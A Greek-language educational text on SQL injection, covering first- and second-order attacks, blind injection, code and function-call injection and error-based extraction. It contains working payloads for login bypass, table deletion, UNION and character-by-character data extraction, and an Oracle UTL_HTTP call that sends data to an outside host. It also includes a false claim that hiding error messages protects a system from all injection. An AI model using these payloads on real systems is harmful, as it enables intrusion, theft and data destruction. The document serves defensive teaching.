Πολλές βάσεις δεδομένων χρησιμοποιούν το ερωτηματικό για να οριοθετήσουν μία αίτηση. Η χρήση του ερωτηματικού επιτρέπει σε πολλαπλές αιτήσεις να καταχωρηθούν ως ένα μοναδικό στοιχείο και να εκτελεστούν διαδοχικά. Ο επιτιθέμενος πιθανόν να το χρησιμοποιήσει για να κάνει inject στη βάση δεδομένων. Για παράδειγμα:

Username: ' OR 1=1; DROP TABLE users; --
Password: [Anything]

Σε αυτήν την περίπτωση η αίτηση θα εκτελεστεί σε δύο μέρη. Πρώτον, θα επιλέξει το πεδίο username για όλες τις σειρές στον πίνακα ‘users’.Δεύτερον, θα διαγράψει τον πίνακα ‘users’.Επομένως ,όταν εμείς θα πηγαίναμε την επόμενη φορά να κάνουμε login θα μας εμφάνιζε το ακόλουθο σφάλμα:

Microsoft OLE DB Provider for SQL Server (0x80040E37)Invalid object name 'users'./login.asp, line 16

4.2.Είδη επιθέσεων SQL Injection

Οι επιθέσεις SQL injection χωρίζονται σε δύο είδη:

1.Πρώτου βαθμού επιθέσεις

2.Δεύτερου βαθμού επιθέσεις

Πρώτου βαθμού επιθέσεις

Οι πρώτου βαθμού επιθέσεις είναι εκείνες οι επιθέσεις στις οποίες ο επιτιθέμενος λαμβάνει αμέσως το επιθυμητό αποτέλεσμα είτε μέσα από απευθείας απάντηση από την ιστοσελίδα/εφαρμογή με την οποία αλληλεπιδρά είτε δια μέσω κάποιου άλλου μηχανισμού όπως e-mail.

Για παράδειγμα, ας υποθέσουμε ότι μία φόρμα ζητά από τον χρήστη να εισάγει το email του. Εάν ο χρήστης εισάγει κανονικά το email του χωρίς κανένα επιπλέον κώδικα τότε η αίτηση θα τρέξει κανονικά. Άν όμως υποθέσουμε ότι ο χρήστης εισάγει μαζί με την ηλεκτρονική του διεύθυνση και την εντολή `LIKE` τότε η βάση δεδομένων θα επιστρέψει τα στοιχεία που αντιστοιχούν στο χρήστη με το mail αυτό αμέσως.

SELECT email, passed, login_id, full_name
FROM members
WHERE email=' x' OR full_name LIKE '%Bob%';

Εδώ η βάση δεδομένων επιστρέφει αμέσως τις πληροφορίες ενός οποιουδήποτε χρήστη όπου το όνομα του ξεκινάει με 'Bob'.Έτσι,επειδή σε αυτήν την περίπτωση το αποτέλεσμα εμφανίζεται αμέσως η επίθεση αυτή καλείται πρώτου βαθμού.

Δευτέρου τύπου επιθέσεις

Ως δευτέρου βαθμού επίθεση μπορούμε να ορίσουμε τη διαδικασία στην οποία κακόβουλος κώδικας εισάγεται σε μία διαδικτυακή εφαρμογή και δεν εκτελείται αμέσως(αποθηκεύεται στη βάση δεδομένων σε μορφή cache/log file) αλλά ανακτάται αργότερα ή εκτελείται από το θύμα. Αυτού του είδους επιθέσεις συχνά προκαλούνται επειδή τα δεδομένα που βρίσκονται στη βάση δεδομένων πολλές φορές θεωρούνται καθαρά και ότι δεν πρόκειται να ξαναελεχθούν. Ωστόσο, τα δεδομένα αυτά χρησιμοποιούνται σε queries τα οποία μπορούν να προκαλέσουν ζημιά.

Ας θεωρήσουμε ότι έχουμε μία εφαρμογή η οποία επιτρέπει στους χρήστες να θέτουν αγαπημένες επιλογές αναζήτησης. Όταν ο χρήστης ορίζει τις παραμέτρους αναζήτησης, η εφαρμογή παραβλέπει όλες τις αποστρόφους όταν τα δεδομένα για την αγαπημένη επιλογή εισάγονται στη βάση δεδομένων. Ωστόσο όταν ο χρήστης πραγματοποιεί την αναζήτηση, τα δεδομένα παίρνονται από τη βάση και σχηματίζουν μία δεύτερη νέα αίτηση(query) η οποία αποτελεί και το θύμα της επίθεσης. Για παράδειγμα αν ο χρήστης εισάγει τα ακόλουθα ως κριτήρια αναζήτησης:

'; *DELETE* Orders;--

Η εφαρμογή δέχεται το εισαγόμενο στοιχείο και παραβλέπει τις αποστρόφους έτσι ώστε το τελικό SQL Statement να μοιάζει κάπως έτσι:

INSERT INTO favourites (UserID, FriendlyName, Criteria)
VALUES(123, 'My Attack', '';DELETE Orders;--')

το οποίο εισάγεται στη βάση δεδομένων χωρίς προβλήματα.Ωστόσο,όταν ο χρήστης επιλέγει τα αγαπημένα του κριτήρια,τα δεδομένα ανακτώνται από την εφαρμογή,σχηματίζουν μία νέα SQL εντολή και έπειτα εκτελούνται.

Η δεύτερη αίτηση στη βάση δεδομένων,όταν έχει πλήρως επεκταθεί φαίνεται κάπως έτσι:

*SELECT * FROM Products*
WHERE ProductName = ''; DELETE Orders;--

Δεν θα επιστραφεί κανένα αποτέλεσμα για την αναμενόμενη αίτηση αλλά θα έχουν χαθεί όλα τα orders.Οι επιθέσεις αυτού του τύπου είναι γνωστές ως δεύτερου τύπου.

4.3.Μέθοδοι της SQL Injection

Υπάρχουν δύο είδη μεθόδων για να επιτεθεί κάποιος μέσω SQL Injection.Είναι οι:

1. Normal SQL Injection
2. Blind SQL Injection

Normal SQL Injection

Σε αυτό το είδος επίθεσης, όταν ο επιτιθέμενος προσπαθεί να εκτελέσει ένα SQL αίτημα, μερικές φορές ο server επιστρέφει ένα μήνυμα λάθους στο χρήστη το οποίο περιγράφει το είδος και την αιτία του σφάλματος λεπτομερώς. Με αυτό ο επιτιθέμενος προσπαθεί να

ταιριάξει το δικό του query με το query του προγραμματιστή που το έφτιαξε χρησιμοποιώντας πληροφορίες οι οποίες βρίσκονται στα μηνύματα λάθους που επιστράφηκαν από τη βάση δεδομένων του server. Προσαρτώντας ένα statement ένωσης στην παράμετρο, ο επιτιθέμενος μπορεί να δει αν έχει τη δυνατότητα να αποκτήσει πρόσβαση στη βάση.

Για παράδειγμα:

http://example/article.asp?ID=2+union+all+select+name+from+sysobjects

Έπειτα ο SQL server επιστρέφει το εξής σφάλμα:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft] [ODBC SQL Server Driver] [SQL Server] All queries in the SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

Αυτό λέει στον επιτιθέμενο τώρα ότι πρέπει να υποθέσει το σωστό αριθμό στηλών για τα δικά του SQL statements για να δουλέψει.

Blind SQL Injection

Τι είναι η Blind SQL Injection;

Σε πολλές περιπτώσεις η SQL injection και η Blind SQL Injection είναι σχεδόν το ίδιο.Το κοινό τους στοιχείο είναι ότι και οι δύο διευκολύνονται από ένα κοινό προγραμματιστικό λάθος:Η εφαρμογή δέχεται δεδομένα από έναν πελάτη(client) και εκτελεί SQL αιτήσεις χωρίς πρώτα να έχει επικυρώσει το μήνυμα εισαγωγής του πελάτη(client's input).Ο επιτιθέμενος τότε είναι ελεύθερος να εξάγει,να τροποποιήσει, να προσθέσει ή και να διαγράψει περιεχόμενο από τη βάση δεδομένων. Σε μερικές περιπτώσεις έχει ακόμα τη δυνατότητα να διειδύσει στη βάση ή και να υποκλέψει στοιχεία από το λειτουργικό σύστημα του χρήστη.

Μία βασική διαφορά μεταξύ των επιθέσεων βρίσκεται στη μέθοδο καθορισμού.Οι χάκερς συνήθως ελέγχουν για ευπάθεια των συστημάτων σε SQL injection εισάγοντας κώδικα σε φόρμα ο οποίος θα προκαλέσει το server να επιστρέψει μήνυμα λάθους SQL αίτησης.Εάν ο server επιστρέψει στον client μήνυμα λάθους τότε ο επιτιθέμενος θα προσπαθήσει μέσω reverse engineering να χρησιμοποιήσει τις πληροφορίες αυτές.

Η τυπική δυκλείδα ασφαλείας είναι απλώς να ασφαλίσουμε το σύστημα έτσι ώστε να μην εμφανίσει αυτό το μήνυμα λάθους. Η απουσία σφαλμάτων σημαίνει ότι το σύστημα είναι προστατευμένο ενάντια σε κάθε μορφή επίθεσης SQL Injection.

Από τη στιγμή που οι blind SQL injection επιθέσεις δεν έχουν σχέση με μηνύματα λάθους,δεν υπάρχει κάποια συγκεκριμένη τακτική ή πληροφορίες να αναζητήσουμε στην απάντηση του server.Αντί αυτού ο επιτιθέμενος θα ψάξει να δει αν δύο αιτήσεις με διαφορετικές παραμέτρους-τιμές θα επιστρέψουν την ίδια πληροφορία.Πιο συγκεκριμένα,οι Blind SQL Injection επιθέσεις είναι μία προσπάθεια να ξαναδημιουργηθεί το query κατά τέτοιο τρόπο έτσι ώστε το νόημα να παραμένει το ίδιο αλλά το περιεχόμενο διαφέρει.

Ανιχνεύοντας την ευπάθεια ενός συστήματος σε Blind SQL Injection

Οι διαδικτυακές εφαρμογές κυρίως χρησιμοποιούν SQL queries μαζί με τα εισαγόμενα στοιχεία από τον client στην εντολή WHERE για να ανακτήσουν δεδομένα από μία βάση δεδομένων. Προσθέτοντας επιπλέον συνθήκες σε ένα SQL statement και αξιολογώντας αυτό που εξάγει η εφαρμογή, μπορούμε να καθορίσουμε εάν η διαδικτυακή εφαρμογή είναι ευπαθής σε αυτού του είδους επίθεση.

Για παράδειγμα πολλές εταιρίες επιτρέπουν πρόσβαση μέσω ίντερνετ σε αρχεία τύπου. Ένα URL στο οποίο έχουμε πρόσβαση στο πέμπτο αρχείο θα μοιάζει κάπως έτσι:

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5

Το SQL statement που θα χρησιμοποιήσει η ιστοσελίδα για να ανακτήσει το αρχείο τύπου θα είναι της εξής μορφής:

SELECT title, description, releaseDate, body FROM pressReleases
WHERE pressReleaseID = 5

Έπειτα ο server απαντάει επιστρέφοντας δεδομένα για το πέμπτο αρχείο. Η ιστοσελίδα μετά θα προσαρμόσει τα δεδομένα σε html μορφή και θα στείλει την απάντηση στον client.

Για να δούμε εάν μία ιστοσελίδα είναι ευπαθής,θα δοκιμάσουμε να κάνουμε inject μία επιπλέον αληθή συνθήκη μέσα στην εντολή WHERE.Για παράδειγμα εάν ζητήσουμε το URL:*http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND 1=1*

Αν ο server εκτελέσει το ακόλουθο query:

SELECT title, description, releaseDate, body FROM pressReleases WHERE pressReleaseID = 5 AND 1=1

και αν αυτό το query επιστρέψει το ίδιο αρχείο τύπου που αναμέναμε,τότε η ιστοσελίδα είναι ευπαθής σε blind SQL injection.Μέρος των εισαγομένων πληροφοριών του χρήστη ερμηνεύτηκαν ως SQL κώδικας.

Μία ασφαλής ιστοσελίδα θα απέτρεπε αυτή την αίτηση διότι ο server θα μεταχειριζόταν το input του χρήστη ως τιμή και η τιμή "5 AND 1=1" θα προκαλούσε λάθος αναντιστοιχίας. Έτσι, δεν θα εμφάνιζε καμία σελίδα που να περιλαμβάνει αρχείο τύπου.

Μία άλλη μέθοδος για να ελέγξουμε για ευπάθεια τέτοιου τύπου επιθέσεων είναι να αλλάξουμε τα μαθηματικά στοιχεία της παραμέτρου.Για παράδειγμα αντί να καταχωρήσουμε το 5 ως τιμή του PressReleaseID, ένας επιτιθέμενος θα μπορούσε να καταχωρήσει το 3%2b3,το οποίο θα ήταν ίσο με 3+2 εάν η μεταβλητή της σειράς(raw string) είχε περαστεί στη βάση δεδομένων κατά λέξη.Η βάση δεδομένων θα επίλυε την αίτηση διότι πρέπει να τη μετατρέψει έχοντας μία σωστή σύνταξη.Εάν το ίδιο αρχείο τύπου(press release) επιστραφεί,τότε η ιστοσελίδα είναι ευπαθής σε blind SQL injection.

Είναι επίσης σημαντικό να κάνουμε γνωστό ότι όταν εισάγουμε "1=1" δεν σημαίνει απαραίτητα ότι αυτό οφείλεται σε κάποιο κενό ασφάλειας της ιστοσελίδας.Αυτό μπορούμε να το ελέγξουμε εισάγοντας μία άλλη συνθήκη μη αληθή όπως "1=2" ως SQL αίτηση.Έαν τα αποτελέσματα για κάθε αίτηση που επιστρέφονται είναι ίδια, αυτό σημαίνει ότι απειλή τύπου SQL Injection δεν αποδεικνύεται να υπάρχει.

Εκμεταλλεύοντας την ευπάθεια

Όταν ελέγχουμε για ευπάθεια στην επίθεση blind SQL injection,η συνθήκη WHERE είναι πλήρως προβλέψιμη: 1=1 είναι πάντα αληθές.Ωστόσο όταν εμείς προσπαθούμε να εκμεταλλευτούμε αυτήν την ευπάθεια, δεν γνωρίζουμε εάν η δηλητηριασμένη συνθήκη WHERE είναι αληθής ή ψευδής πριν τη στείλουμε.Εάν μία εγγραφή επιστραφεί τότε η δηλητηριασμένη συνθήκη πρέπει να είναι αληθής.Εμείς μπορούμε ταυτόχρονα να κάνουμε «ερωτήσεις» στον server της βάσης δεδομένων αληθείς ή ψευδείς.Για παράδειγμα η παρακάτω αίτηση στέλνει ερώτημα στο server,"Είναι ο συγκεκριμένος χρήστης dbo(διαχειριστής);"

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND USER_NAME() = 'dbo'

Η συνθήκη USER_NAME είναι μία λειτουργία του SQL Server η οποία επιστρέφει το όνομα του συγκεκριμένου χρήστη.Εάν ο συγκεκριμένος χρήστης είναι ο διαχειριστής,το πέμπτο αρχείο τύπου θα επιστραφεί.Εάν όχι,η αίτηση θα αποτύχει και κανένα αρχείο τύπου δεν θα εμφανιστεί.Συνδυάζοντας subqueries και functions μπορούμε να θέσουμε πολύ πιο

πολύπλοκες ερωτήσεις.Στο ακόλουθο παράδειγμα προσπαθούμε να ανακτήσουμε το όνομα ενός πίνακα της βάσης και ενός χαρακτήρα τη φορά.

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERExtype='U'), 1, 1))) > 109

Η συνθήκη SELECT ρωτάει για το όνομα του πρώτου χρήστη στον πίνακα στη βάση δεδομένων (το οποίο τυπικά είναι το πρώτο πράγμα που κάνουμε σε επίθεση SQL injection). Η λειτουργία substring() θα επιστρέψει τον πρώτο χαρακτήρα του αποτελέσματος της αίτησης.Από την άλλη,η λειτουργία lower() θα μετατρέψει αυτόν το χαρακτήρα σε άλλο είδος και τέλος η ascii() θα επιστρέψει την ASCII τιμή του χαρακτήρα αυτού.

Εάν ο server επιστρέψει το πέμπτο αρχείο τύπου ως απάντηση σε αυτό το URL,τότε θα γνωρίζουμε ότι το πρώτο γράμμα του αποτελέσματος της αίτησης ξεκινάει με "m" (ASCII χαρακτήρας 109).Έπειτα, κάνοντας πολλαπλές αιτήσεις μπορούμε να καθορίσουμε την ακριβή ASCII τιμή.

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERExtype='U'), 1, 1))) > 116

Εάν κανέναν αρχείο τύπου δεν επιστραφεί,τότε η ASCII τιμή θα είναι μεγαλύτερη από 109 αλλά όχι μεγαλύτερη από 116.Έτσι,το γράμμα θα είναι μεταξύ του "n"(110) και του "t"(116).

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERExtype='U'), 1, 1))) > 113

Μία ακόμη λάθος δήλωση(statement).Τώρα γνωρίζουμε ότι το γράμμα είναι μεταξύ 110 και 113.

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERExtype='U'), 1, 1))) > 111

Ξανά λάθος. Το εύρος επομένως περιορίζεται σε δύο γράμματα το ‘n’ και το ‘o’(110 και 111).

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERExtype='U'), 1, 1))) = 111

Ο server επιστρέφει το αρχείο τύπου και έτσι η δήλωση είναι αληθής!Το πρώτο γράμμα του αποτελέσματος της αίτησης(άρα και το όνομα του πίνακα) είναι ‘o’.Για να ανακτήσουμε το δεύτερο γράμμα, επαναλαμβάνουμε την ίδια διαδικασία αλλά αλλάζουμε τη δεύτερη μεταβλητή στο substring() έτσι ώστε ο επόμενος χαρακτήρας του αποτελέσματος να εμφανιστεί ως εξής:

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERExtype='U'), 2, 1))) > 109

Επαναλαμβάνουμε τη διαδικασία μέχρις ότου όλο το string να εκτελεστεί. Σε αυτήν την περίπτωση το αποτέλεσμα είναι το ‘orders’.

5.Κατηγορίες επιθέσεων SQL Injection

Υπάρχουν τέσσερις κύριες κατηγορίες επιθέσεων σε βάσεις δεδομένων.Αυτές είναι οι εξής:

- SQL Manipulation
- Code Injection
- Function Call Injection
- Buffer Overflows

5.1.SQL Manipulation

Αυτός ο τύπος επίθεσης είναι ο πιο δημοφιλής από τις τέσσερις. Ο επιτιθέμενος προσπαθεί να τροποποιήσει την παρούσα SQL αίτηση προσθέτοντας στοιχεία στην εντολή WHERE ή επεκτείνοντας την αίτηση χρησιμοποιώντας δείκτες όπως UNION,INTERSECT ή MINUS.Υπάρχουν και επιπλέον παραλλαγές αλλά αυτές αποτελούν τα πιο σημαντικά παραδείγματα.

Το πιο κλασσικό παράδειγμα αυτής της επίθεσης είναι όταν χρησιμοποιούμε πιστοποίηση σύνδεσης(login authentication).Μία απλή ιστοσελίδα ίσως ελέγξει την ταυτότητα του χρήστη εκτελώντας το ακόλουθο query και ελέγχοντας εάν υπάρχει κάποια σειρά από τη βάση δεδομένων που επιστρέφεται ως εξαγόμενο.

```
SELECT * FROM users
WHERE username = 'bob'
AND PASSWORD = 'mypassword'
```

Ο επιτιθέμενος προσπαθεί τώρα να παραποιήσει το SQL statement και να εκτελεστεί ως εξής:

```
SELECT * FROM users
WHERE username = 'bob'
AND Password = 'mypassword' or 'a' = 'a'--
```

Βασιζόμενοι στο παραπάνω η WHERE είναι αληθής για κάθε γραμμή και έτσι ο επιτιθέμενος έχει τη δυνατότητα να αποκτήσει πρόσβαση στην εφαρμογή.

Ο στόχος με το παραπάνω είναι να “εξαπατήσουμε” ένα SQL statement προκαλώντας το να επιστρέφει σειρές της βάσης από άλλον πίνακα.Για παράδειγμα μία φόρμα η οποία θα εκτελέσει την ακόλουθη αίτηση θα επιστρέψει μία λίστα με τα διαθέσιμα προιόντα.

SELECT product_name
FROM all_products
WHERE product_name like '%Chairs%

Ο επιτιθέμενος τώρα προσπαθεί να προκαλέσει το παραπάνω SQL statement να εκτελεστεί ώς:

SELECT product_name FROM all_products
WHERE product_name like '%Chairs'
UNION
SELECT username FROM dba_users
WHERE username like '%'**;**

Η λίστα που επιστρέφεται έπειτα στη φόρμα θα περιλαμβάνει όλα τα επιλεγμένα προιόντα αλλά επίσης και όλα τα ονόματα των χρηστών που υπάρχουν στη βάση δεδομένων.

5.2.Code Injection

Οι επιθέσεις αυτής της κατηγορίας προσπαθούν να προσθέσουν SQL εντολές στην υπάρχουσα SQL δήλωση.Αυτό το είδος παρατηρείται συχνά σε επιθέσεις εναντίον εφαρμογών που χρησιμοποιούν την τεχνολογία Microsoft SQL Server και σχεδόν σπάνια παρατηρείται εναντίον βάσεων δεδομένων με τεχνολογία Oracle.Η εντολή EXECUTE αποτελεί ένα συχνό στόχο για επιθέσεις injection.

Οι InPL,SQLandJava και Oracle δεν υποστηρίζουν πολλαπλές SQL δηλώσεις για κάθε αίτημα της βάσης. Παρόλα αυτά η ακόλουθη επίθεση δεν θα δουλέψει σε μία βάση δεδομένων Oracle μέσω μίας PL/SQL ή Java εφαρμογής.Αυτή η δήλωση θα προκαλέσει το ακόλουθο λάθος:

*SELECT * FROM users WHERE username = 'bob'*
*AND Password = 'mypassword'***;** *DELETE FROM users*
WHERE username = 'admin';

Ωστόσο, μερικές γλώσσες προγραμματισμού ή APIs ίσως επιτρέψουν πολλαπλές δηλώσεις SQL να εκτελεστούν.

Οι PL/SQL και Java εφαρμογές μπορούν να εκτελέσουν δυναμικά ανώνυμα τμήματα PL/SQL τα οποία είναι ευπαθή σε code injection.Το ακόλουθο είναι ένα παράδειγμα ενός PL/SQL τμήματος(block) το οποίο εκτελείται σε μία ιστοσελίδα.

BEGIN ENCRYPT_PASSWORD('bob', 'mypassword'); END;

Το παραπάνω παράδειγμα εκτελεί μία διαδικασία η οποία κωδικοποιεί και αποθηκεύει το βαθμό τον κωδικό του χρήστη. Ένας επιτιθέμενος θα προσπαθήσει να εκμεταλλευτεί την αδυναμία αυτού του block εκτελώντας το ως εξής:

BEGIN ENCRYPT_PASSWORD('bob', 'mypassword'); DELETE FROM users
WHERE upper(username) = upper('admin'); END

5.3.Function Call Injection

Η Function Call Injection όσον αφορά τις βασικές λειτουργίες έχει αρκετές ομοιότητες με τη βάσης δεδομένων της Oracle,οι οποίες είναι προσαρμοσμένες σε μια ευάλωτη SQL δήλωση. Αυτές οι κλήσεις συναρτήσεων, μπορούν να χρησιμοποιηθούν για να πραγματοποιήσουν κλήσεις του λειτουργικού συστήματος ή να χειριστούν τα δεδομένα της βάσης δεδομένων.

Το πρόβλημα με την Function Call Injection είναι ότι κάθε SQL Statement που δημιουργείται δυναμικά,είναι ευάλωτο.Ακόμη και το πιο απλό SQL statement μπορεί να αξιοποιηθεί αποτελεσματικά. Το ακόλουθο παράδειγμα δείχνει το πως ακόμα και οι πιο απλές δηλώσεις SQL μπορούν να είναι ευάλωτες. Οι προγραμματιστές εφαρμογών μερικές φορές χρησιμοποιούν συναρτήσεις βάσεων δεδομένων αντί άλλων δημιουργημένων από τρίτους (π.χ. Java) για τη διενέργεια κοινών λειτουργιών. Δεν υπάρχει άμεσα ισοδύναμη συνάρτηση του TRANSLATE της βάσης δεδομένων που να λειτουργεί στην Java.Στο παρακάτω SQL statement φαίνεται και η λειτουργία του TRANSLATE.

SELECT TRANSLATE('user input',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')
FROM dual;

Αυτή η SQL δήλωση δεν είναι ευάλωτη σε άλλους τύπους Injection επιθέσεων, αλλά είναι εύκολα διαχειρίσιμη μέσω μιας Function Injection επίθεσης. Ο εισβολέας επιχειρεί να εξαπατήσει το SQL statement και να εκτελεστεί όπως παρακάτω:

SELECT TRANSLATE('' || UTL_HTTP.REQUEST('http://192.168.1.1/') || '',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')
FROM dual;

Η αλλαγή της SQL δήλωσης θα ζητήσει μια σελίδα από τον web server. Ο εισβολέας θα μπορούσε να εξαπατήσει τη συμβολοσειρά και να κάνει το URL να συμπεριλάβει διαδικασίες ή συναρτήσεις, ώστε να ανακτήσει χρήσιμες πληροφορίες από τον server της βάσης δεδομένων και να τις αποστείλλει στον web server στη διεύθυνση που αναγράφεται στο URL. Δεδομένου ότι ο διακομιστής βάσης δεδομένων μπορεί να βρίσκεται πίσω από ένα τείχος προστασίας (firewall), θα μπορούσε επίσης να χρησιμοποιηθεί και για επίθεση άλλων εξυπηρετητών στο εσωτερικό δίκτυο.

Διαδικασίες οι οποίες μπορούν να τροποποιηθούν σε παρόμοιου είδους πακέτα μπορούν επίσης να εκτελεστούν. Ένα παράδειγμα θα ήταν μία εφαρμογή η οποία θα έιχε την function ADDUSER στο πακέτο MYAPPADMIN.Σε αυτήν την περίπτωση ο προγραμματιστής υποθέτουμε ότι επισημαίνει τη διαδικασία ως “PRAGMA TRANSACTION” η οποία θα μπορούσε να εκτελεστεί κάτω από ειδικές συνθήκες/προυποθέσεις τις οποίες η εφαρμογή θα καλούταν να αντιμετωπίσει.Απο τη στιγμή που επισημάνθηκε ως “PRAGMA TRANSACTION” μπορεί να γραφτεί στη βάση δεδομένων ακόμα χρησιμοποιώντας και την εντολή SELECT.

```
SELECT TRANSLATE('' || myappadmin.adduser('admin', 'newpass') || '',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',
'0123456789')
FROM dual;
```

Εκτελώντας την παραπάνω SQL δήλωση,ο επιτιθέμενος είναι σε θέση να δημιουργήσει νέες εφαρμογές χρηστών.

5.4.Buffer Overflows

Η επίθεση SQL Injection του τύπου Buffer Overflow είναι ένα υποσύνολο της παραπάνω κατηγορίας. Σε αρκετές εμπορικές και open-source βάσεις δεδομένων, υπάρχουν τρωτά σημεία σε λειτουργίες που μπορούν να οδηγήσουν σε υπερχείλιση μνήμης. Υπάρχουν διορθώσεις για αυτά τα τρωτά σημεία στις περισσότερες βάσεις δεδομένων. Ωστόσο, υπάρχουν ακόμα αρκετές βάσεις που κυκλοφορούν στο εμπόριο στις οποίες ακόμα δεν έχουν διορθωθεί αυτά τα κενά ασφαλείας. Ουσιαστικά με αυτόν τον τρόπο οι επιτιθέμενοι επεξεργάζονται εκτελεσμένες εντολές στο τέλος των δεδομένων και προκαλούν τον κώδικα να τρέξει πριν καν εισαχθεί στη μνήμη.Μερικά γνωστά buffer overflows που υπάρχουν σε functions βασεων δεδομένων είναι:

- *tz_offset*
- *to_timestamp_tz*

- *bfilename, from_tz*
- *numtoyminterval*
- *numtodsinterval*

Τα παραπάνω buffer overflows εκτελούνται χρησιμοποιώντας function injection μεθόδους αποκτώντας έτσι απομακρυσμένη πρόσβαση στο λειτουργικό σύστημα του θύματος. Συνήθως η διαδικασία αυτή διαρκεί μεχρίς ότου η σύνδεση του πελάτη τερματιστεί αλλιώς αυτό μπορεί να μετατραπεί σε μία πολύ αποτελεσματική επίθεση τύπου denial of service.

6.Συνηθισμένα μηνύματα λάθους SQL

Κάποια από τα λάθη τα οποία εμφανίζονται ως αποτέλεσμα κάποιας επίθεσης στη βάση δεδομένων τα είδαμε προηγουμένως σε παραδείγματα. Παρακάτω παρουσιάζουμε αναλυτικά όλα τα πιθανά λάθη που μπορούμε να συναντήσουμε σε μία τέτοια περίπτωση.

6.1.Microsoft SQL Server Errors

Στην προκειμένη περίπτωση θα δούμε ότι το ίδιο μήνυμα εισόδου οδηγεί σε διαφορετικά αποτελέσματα.

Ας θεωρήσουμε την ακόλουθη αίτηση:

http://www.victim.com/showproducts.aspx?category=attacker'

Το σφάλμα το οποίο επιστρέφεται από την εφαρμογή θα είναι παρόμοιο με το ακόλουθο:

Server Error in '/' Application.
Unclosed quotation mark before the character string 'attacker;'.
Description: An unhandled exception occurred during the execution of the current web request.Please review the stack trace for more information about the error and where it originated in the code.Exception Details: System.Data.SQLClient.SqlExceptioon: Unclosed quotation mark before the character string 'attacker;'.

Προφανώς δε χρειάζεται να απομνημονεύουμε κάθε σφάλμα λάθους.Το σημαντικό είναι να μπορούμε να καταλαβαίνουμε πότε και γιατί ένα λάθος προκαλείται.Σε όλα τα παραδείγματα μπορούμε να εξάγουμε ότι το SQL statement που τρέχει στη βάση δεδομένων θα είναι παρόμοιο με το ακόλουθο:

```
SELECT *
FROM products
WHERE idproduct=2
```

Το προηγούμενο statement επιστρέφει ένα αποτέλεσμα που αφορά το προιόν του οποίου το πεδίο idproduct ισούται με 2.Ωστόσο,όταν κάνουμε injection μία μη αριθμητική τιμή όπως τη λέξη attacker,το statement που θα σταλεί ως απάντηση στο server της βάσης δεδομένων θα έχει την εξής σύνταξη:

```
SELECT *
FROM products
WHERE idproduct=attacker
```

Ο SQL server καταλαβαίνει ότι εάν η τιμή δεν είναι αριθμός,πρέπει να είναι το όνομα κάποιας στήλης.Σε αυτήν την περίπτωση,ο server αναζητά για μία στήλη με όνομα attacker μέσα στο πίνακα products.Ωστόσο δεν υπάρχει καμία στήλη με αυτό το όνομα και επομένως επιστρέφει σφάλμα.

Υπάρχουν μερικές τεχνικές με τις οποίες μπορούμε να ανακτήσουμε πληροοφορίες οι οποίες είναι ενσωματωμένες στα λάθη που επιστρέφονται από τη βάση δεδομένων.Η πρώτη τεχνική παράγει ένα λάθος στο οποίο μετατρέπει ένα string σε ακέραιο:

http://victim.com/showproducts.aspx?category=bikes' and 1=0/@@version;--

Απάντηση εφαρμογής:

```
Server Error in '/' Application.
Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 -
8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft
Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: ) ' to a
column of data type int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

Η βάση δεδομένων ανέφερε ένα λάθος,μετατρέποντας το αποτέλεσμα της @@version σε έναν ακέραιο και εμφανίζει τα περιεχόμενα της.Η τεχνική αυτή κάνει χρήση της λειτουργίας conversion δηλαδή μετατροπής στον SQL Server.Εμείς στείλαμε το 0/@@version ως μέρος του 'δηλητηριασμένου' κώδικα.Ταυτόχρονα,αποτελεί μέρος λειτουργίας διαίρεσης το οποίο σημαίνει ότι πρέπει να εκτελεστεί μεταξύ δύο αριθμών.Έτσι η βάση δεδομένων προσπαθεί να μετατρέψει το αποτέλεσμα από τη διαδικασία @@version σε έναν αριθμό.Όταν η λειτουργία αποτύχει τότε η βάση δεδομένων εμφανίζει το περιεχόμενο της μεταβλητής.Επίσης,μπορούμε να χρησιμοποιήσουμε την τεχνική αυτή για να εμφανίσουμε οποιαδήποτε μεταβλητή της βάσης δεδομένων.Το ακόλουθο παράδειγμα κάνει χρήση της τεχνικής αυτής για να εμφανίσει τη μεταβλητή 'user':

http://victim.com/showproducts.aspx?category=bikes' and 1=0/user;--

Απάντηση εφαρμογής:

```
Syntax error converting the nvarchar value 'dbo' to a column of data type
int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

Υπάρχουν επίσης τεχνικές που χρησιμοποιούνται με σκόπο την προβολή πληροφοριών σχετικά με το statement που μόλις εκτελέστηκε από τη βάση δεδομένων,όπως η χρήση του having 1=1;

http://victim.com/showproducts.aspx?category=bikes' having 1'='1

Απάντηση εφαρμογής:

```
Server Error in '/' Application.
Column 'products.productid' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

